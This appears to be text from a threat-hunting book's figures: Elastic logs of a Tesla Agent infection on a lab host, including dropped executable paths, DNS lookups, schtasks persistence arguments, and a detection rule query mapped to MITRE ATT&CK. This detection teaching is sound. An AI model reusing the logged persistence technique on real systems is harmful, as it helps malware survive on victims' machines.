Apr 4, 2021 @ 22:32:27.362	44d88612fea8a8f36de82e1278abb02f	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
Apr 4, 2021 @ 22:32:26.842	44d88612fea8a8f36de82e1278abb02f	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f




file.hash.md5:44d88612fea8a8f36de82e1278abb02f

5 hits

Mar 20, 2021 @ 23:11:13.768 - Apr 19, 2021 @ 23:11:13.768

Time	host.hostname	file.hash.md5	file.hash.sha256
Apr 4, 2021 @ 22:34:04.639	packtpub	44d88612fea8a8f36de82e1278abb02f	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
Apr 4, 2021 @ 22:34:04.058	packtpub	44d88612fea8a8f36de82e1278abb02f	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
Apr 4, 2021 @ 22:32:27.362	packtpub	44d88612fea8a8f36de82e1278abb02f	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
Apr 4, 2021 @ 22:32:27.362	packtpub	44d88612fea8a8f36de82e1278abb02f	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
Apr 4, 2021 @ 22:32:26.842	packtpub	44d88612fea8a8f36de82e1278abb02f	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f




file.directory:"C:\Users\packtpub\AppData\Roaming" and event.type:creation


4 hits

Mar 20, 2021 @ 23:26:24.527 - Apr 19, 2021 @ 23:26:24.527


Time	host.hostname	file.directory	file.name	event.type
Apr 7, 2021 @ 22:47:28.818	packtpub	C:\Users\packtpub\AppData\Roaming	zYiPlYOP.exe	creation
Apr 7, 2021 @ 00:44:18.257	packtpub	C:\Users\packtpub\AppData\Roaming	zYiPlYOP.exe	creation
Apr 6, 2021 @ 23:19:47.830	packtpub	C:\Users\packtpub\AppData\Roaming	zYiPlYOP.exe	creation
Apr 6, 2021 @ 22:47:43.783	packtpub	C:\Users\packtpub\AppData\Roaming	zYiPlYOP.exe	creation




Time	host.hostname	dns.answers.data	dns.question.name	process.executable
Jun 1, 2021 @ 23:35:07.840	packtpub	[redacted].191	[redacted].com	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
May 27, 2021 @ 20:12:12.262	packtpub	[redacted].191, [redacted].83, [redacted]::2	[redacted].com	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
May 26, 2021 @ 23:38:49.521	packtpub	[redacted].191	[redacted].com	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
Apr 19, 2021 @ 22:22:11.478	packtpub	[redacted].191	[redacted].com	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
Apr 19, 2021 @ 22:22:11.478	packtpub	[redacted].191	[redacted].com	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
Apr 19, 2021 @ 22:22:11.478	packtpub	[redacted].191	[redacted].com	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
Apr 13, 2021 @ 23:57:41.955	packtpub	[redacted].191	[redacted].com	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
Apr 13, 2021 @ 23:57:41.955	packtpub	[redacted].191	[redacted].com	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
Apr 13, 2021 @ 23:57:41.955	packtpub	[redacted].191	[redacted].com	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe



Time	host.hostname	dns.answers.data	dns.question.name
Jun 1, 2021 @ 23:35:10.431	packtpub	[redacted].191	[redacted].com
May 27, 2021 @ 20:12:12.108	packtpub	[redacted].191	[redacted].com
May 26, 2021 @ 23:38:49.970	packtpub	[redacted].191	[redacted].com
Apr 19, 2021 @ 22:22:14.705	packtpub	[redacted].191	[redacted].com
Apr 14, 2021 @ 00:42:42.099	packtpub	[redacted].191	[redacted].com
Apr 13, 2021 @ 23:57:40.224	packtpub	[redacted].191	[redacted].com
Apr 8, 2021 @ 01:03:31.819	packtpub	[redacted].191	[redacted].com
Apr 8, 2021 @ 00:18:31.840	packtpub	[redacted].191	[redacted].com
Apr 7, 2021 @ 23:33:33.430	packtpub	[redacted].191	[redacted].com
Apr 7, 2021 @ 00:05:46.992	packtpub	[redacted].191	[redacted].com



Time	host.hostname	process.args	process.parent.executable
Jun 3, 2021 @ 23:08:48.396	packtpub	C:\Windows\System32\schtasks.exe, /Create, /TN, Updates\zYiPlYOP, /XML, C:\Users\packtpub\AppData\Local\Temp\tmp6013.tmp	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
Jun 2, 2021 @ 20:57:41.115	packtpub	C:\Windows\System32\schtasks.exe, /Create, /TN, Updates\zYiPlYOP, /XML, C:\Users\packtpub\AppData\Local\Temp\tmp739B.tmp	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
Jun 1, 2021 @ 22:49:05.277	packtpub	C:\Windows\System32\schtasks.exe, /Create, /TN, Updates\zYiPlYOP, /XML, C:\Users\packtpub\AppData\Local\Temp\tmp92AC.tmp	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
May 27, 2021 @ 19:25:35.014	packtpub	C:\Windows\System32\schtasks.exe, /Create, /TN, Updates\zYiPlYOP, /XML, C:\Users\packtpub\AppData\Local\Temp\tmp7B2.tmp	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe



Possible Tesla Agent Scheduled Task Persistence

Activated | Edit rule settings

Created by: elastic on Jun 3, 2021 @ 23:30:19.762   Updated by: elastic on Jun 3, 2021 @ 23:37:13.133

Last alert: 4 minutes ago   Last response: ● succeeded at Jun 3, 2021 @ 23:37:14.921

About

This rule detects a persistence mechanism observed by the Tesla Agent.


Author	Packtpub
Severity	● Medium
Risk score	47
MITRE ATT&CK™	Persistence (TA0003) Scheduled Task/Job (T1053) Scheduled Task (T1053.005)
Tags	tesla

Definition

Index patterns	winlogbeat-*
Custom query	process.name:"schtasks.exe" and process.args:("/Create" and "/TN" and Updates* and "/XML" and *\\AppData\\Local\\Temp\\tmp*.tmp) and process.parent.executable:C\:\\Users\*\\AppData\\Roaming\*.exe
Rule type	Query
Timeline template	None

Schedule


Runs every	1m
Additional look-back time	750h



Showing 8 alerts   Selected 0 alerts   Take action   Select all 8 alerts


@timestamp ↓ 1	Rule	host.hostname	process.parent.executable
Jun 3, 2021 @ 23:37:14.892	Possible Tesla Agent Scheduled Task Persistence	packtpub	C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe

Chapter 10: Leveraging Hunting to Inform Operations



1	Reconnaissance	Collecting information about at target (network enumeration, email addresses, social media, etc.)
2	Weaponization	Adding exploit to malicious code (PDF document, remote template injection, etc.)
3	Delivery	Getting the malicious code to the victim (email, USB, compromised website, etc.)
4	Exploitation	Exploiting a targeted victim with a vulnerability (software, user, etc.)
5	Installation	Installing malicious code onto the system (droppers, backdoors, remote access tools, etc.)
6	Command & Control	Communicating with adversary from exploited system (collect taskings for campaign progression)
7	Actions on Objective	Achieve campaign objects (exfiltration of data, gain further access into the environment, extortion, etc.)

Chapter 11: Enriching Data to Make Intelligence



new tab x +

Create New Layer — Create a new empty layer


Open Existing Layer — Load a layer from your computer or a URL

Create Layer from other layers — Choose layers to inherit properties from

Create Customized Navigator — Create a hyperlink to a customized ATT&CK Navigator

help

MITRE ATT&CK® Navigator v4.3



Create New Layer — Create a new empty layer

Enterprise | Mobile | ICS

More Options


version *: ATT&CK v9

Choose the version for the new layer. *Versions prior to ATT&CK v4 are not supported by Navigator v4.3.*

domain *: Enterprise


Choose a domain for the new layer.

Create




layer x +

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 39 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/14)	Boot or Logon Autostart Execution (0/14)	BITS Jobs
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization	Build Image on Host
Gather Victim Org Information (0/4)	Establish					Deobfuscate/Decode Files or Information



